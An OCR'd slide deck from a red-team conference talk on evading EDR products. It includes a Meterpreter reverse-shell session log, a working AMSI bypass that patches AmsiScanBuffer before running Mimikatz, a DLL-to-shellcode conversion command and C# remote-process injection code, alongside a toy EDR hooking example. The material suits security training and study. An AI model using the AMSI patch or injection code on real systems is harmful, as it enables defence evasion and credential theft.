www.nviso.eu

Defeating EDRs using D/Invoke

# Whoami

- Jean-François Maes
- Innovating the Red Team solution since 2020
- Creator of redteamer.tips
- Host of the voices of infosec podcast
- Contributor to SANS SEC560 and SEC699
- SEC699: Purple team tactics Instructor
- Devourer of chicken and other proteins
- #RedTeamFit

Our Agenda

1 A trip down memory lane


2 Sharpening our SCYTHE


3 EDRs are hookers

4 Last (sys)call

Let's take a trip down memory lane…

Pentesting then vs pentesting now






Scans all hard drives on your computer. If a virus is found, AVG will remove it or provide you with step-by-step instructions for its removal.

Scans folders, floppy disks, CDs, optical disks, hard drives, or other targets which you can select before start scanning.


Opens the AVG Free Edition Update dialog.




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.86.223:4444
[*] Sending stage (179779 bytes) to 192.168.86.61
[*] Meterpreter session 1 opened (192.168.86.223:4444 -> 192.168.86.61:49197) at
 2018-05-29 11:48:32 -0400

meterpreter > shell
Process 3028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\victim\Downloads>
```

Let's take a trip down memory lane…

Pentesting then vs pentesting now



```
PS C:\Users\Jean> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```




Administrator: Windows PowerShell

```
PS C:\WINDOWS\system32> $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
PS C:\WINDOWS\system32> $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
PS C:\WINDOWS\system32> $p = 0
PS C:\WINDOWS\system32> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
True
PS C:\WINDOWS\system32> $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
PS C:\WINDOWS\system32> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
PS C:\WINDOWS\system32> Invoke-Mimikatz -Command "coffee"

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

PS C:\WINDOWS\system32>
```

Let's take a trip down memory lane...

Pentesting then vs pentesting now



Suspicious 'Meterpreter' behavior was blocked	Low	Suspicious 'Meterpreter' behavior was blocked on one endpoint
Suspicious 'Mikatz' behavior was blocked	Low	Multiple threat families detected on one endpoint
A malicious PowerShell Cmdlet was invoked on the machine	Medium	Multi-stage incident involving Execution & Defense evasion on one endpoint


AppLocker

ExploitGuard

Attack Surface Reduction

Sharpening our Scythe

Let’s set up a campaign.



Campaign Details

Name: SuperCoolUniconCampaign

Target operating system: [✓ Windows] macOS Linux

Automate actions on the objective:

0 Start (with https, loader, and controller)

1 loader --load printscr


2 printscr --window Desktop
T1113

3 controller --shutdown
T1219

4 Finish

Sharpening our Scythe

Expanding our horizons



Download Campaign Client

Architecture

[✓ 64-bit (AMD64)] 32-bit (x86)

File type

[✓ EXE] DLL



21

TECHNIQUE T1055


Process Injection

Process Injection enables adversaries to evade defensive controls by executing potentially suspicious processes in the context of seemingly benign ones.

#6 OVERALL RANK

31.6% ORGANIZATIONS AFFECTED

1,425 CONFIRMED THREATS


THREAT

Cobalt Strike


Cobalt Strike is a post-exploitation tool used by many adversaries and associated with many threats. It's a force multiplier that adds value for adversaries during nearly any incident.

#2 OVERALL RANK

11.6% CUSTOMERS AFFECTED

Sharpening our Scythe

Expanding our Horizons



Download Campaign Client

Architecture

[✓ 64-bit (AMD64)] 32-bit (x86)


File type

EXE [✓ DLL]

Entry-point function name

Unicon

Function name can be at most 18 characters long.



README.md

sRDI - Shellcode Reflective DLL Injection

sRDI allows for the conversion of DLL files to position independent shellcode. It attempts to be a fully functional PE loader supporting proper section permissions, TLS callbacks, and sanity checks. It can be thought of as a shellcode PE loader strapped to a packed DLL.

Functionality is accomplished via two components:


- C project which compiles a PE loader implementation (RDI) to shellcode
- Conversion code which attaches the DLL, RDI, and user data together with a bootstrap

This project is comprised of the following elements:

- **ShellcodeRDI:** Compiles shellcode for the DLL loader
- **NativeLoader:** Converts DLL to shellcode if neccesarry, then injects into memory
- **DotNetLoader:** C# implementation of NativeLoader
- **Python\ConvertToShellcode.py:** Convert DLL to shellcode in place
- **Python\EncodeBlobs.py:** Encodes compiled sRDI blobs for static embedding
- **PowerShell\ConvertTo-Shellcode.ps1:** Convert DLL to shellcode in place
- **FunctionTest:** Imports sRDI C function for debug testing
- **TestDLL:** Example DLL that includes two exported functions for call on Load and after

Sharpening our SCYTHE

Expanding our horizons




```
$UnicornsAreAwesome=ConvertTo-Shellcode -File G:\testzone\sRDI-master\PowerShell\SuperCoolUniconCampaign_scythe_client64.dll -FunctionName Unicon
```

```
1 reference
public static void Inject(IntPtr processHandle, byte[] shellcode)
{
    IntPtr written = IntPtr.Zero;
    Console.WriteLine("Hit a key to alloc memory");
    Console.ReadKey();
    IntPtr memoryaddr = IMPORTS.VirtualAllocEx(processHandle, lpAddress:IntPtr.Zero, (uint)(shellcode.Length), flAllocationType:STRUCTS.AllocationType.Commit | STRUCTS.AllocationType.Reserve, flProtect:STRUCTS.MemoryProtection.ExecuteReadWrite);
    Console.WriteLine("Hit a key to write memory");
    Console.ReadKey();
    IMPORTS.WriteProcessMemory(processHandle, lpBaseAddress:memoryaddr, shellcode, shellcode.Length, out written);
    Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
    Console.ReadKey();
    IMPORTS.CreateRemoteThread(processHandle, lpThreadAttributes:IntPtr.Zero, dwStackSize:0, lpStartAddress:memoryaddr, lpParameter:IntPtr.Zero, dwCreationFlags:0, lpThreadId:IntPtr.Zero);
}


0 references
static void Main(string[] args)
{
    byte[] unicornswag = File.ReadAllBytes(args[1]);
    IntPtr procHandle = SpawnNewProcess(args[0]);
    Inject(procHandle, unicornswag);
}
```


But what about defences?!

Meet our EDR




```
DWORD(NTAPI NtAllocateVirtualMemory)(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN ULONG_PTR ZeroBits, IN OUT PSIZE_T RegionSize, IN ULONG AllocationType, IN ULONG Protect)
{
    if (Protect == PAGE_EXECUTE_READWRITE)
    {
        MessageBox(nullptr, TEXT("Allocating RWX memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
        suspiciousHandle = ProcessHandle;
    }
    return pOriginalNtAllocateVirtualMemory(ProcessHandle, BaseAddress, ZeroBits, RegionSize, AllocationType, Protect);
}


DWORD(NTAPI NtWriteVirtualMemory)(IN HANDLE ProcessHandle, IN PVOID BaseAddress, IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG NumberOfBytesWritten)
{
    if (ProcessHandle == suspiciousHandle)
        MessageBox(nullptr, TEXT("Writing memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
    suspiciousBaseAddress = BaseAddress;
    return pOriginalNtWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer, NumberOfBytesToWrite, NumberOfBytesWritten);
}


DWORD NTAPI NtProtectVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN OUT PULONG NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection)
{
    if (ProcessHandle == suspiciousHandle)
    {
        MessageBox(nullptr, TEXT("Protecting virtual memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
    }
    return pOriginalNtProtectVirtualMemory(ProcessHandle, BaseAddress, NumberOfBytesToProtect, NewAccessProtection, OldAccessProtection);
}


DWORD NTAPI NtCreateThreadEx(OUT PHANDLE hThread, IN ACCESS_MASK DesiredAccess, IN LPVOID ObjectAttributes, IN HANDLE ProcessHandle, IN LPTHREAD_START_ROUTINE lpStartAddress, IN LPVOID lpParameter, IN BOOL Crea
{
    if ((lpStartAddress == (LPTHREAD_START_ROUTINE)suspiciousBaseAddress))
    {
        MessageBox(nullptr, TEXT("OK that does it. I am not letting you create a new thread! Killing your process now!!"), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
        TerminateProcess(GetCurrentProcess(), 0xdead1337);
        return 0;
    }
    return pOriginalNtCreateThreadEx(hThread, DesiredAccess, ObjectAttributes, ProcessHandle, lpStartAddress, lpParameter, CreateSuspended, StackZeroBits, SizeOfStackCommit, SizeOfStackReserve, lpBytesBuffer);
}
```

Battle testing our SCYTHELoader

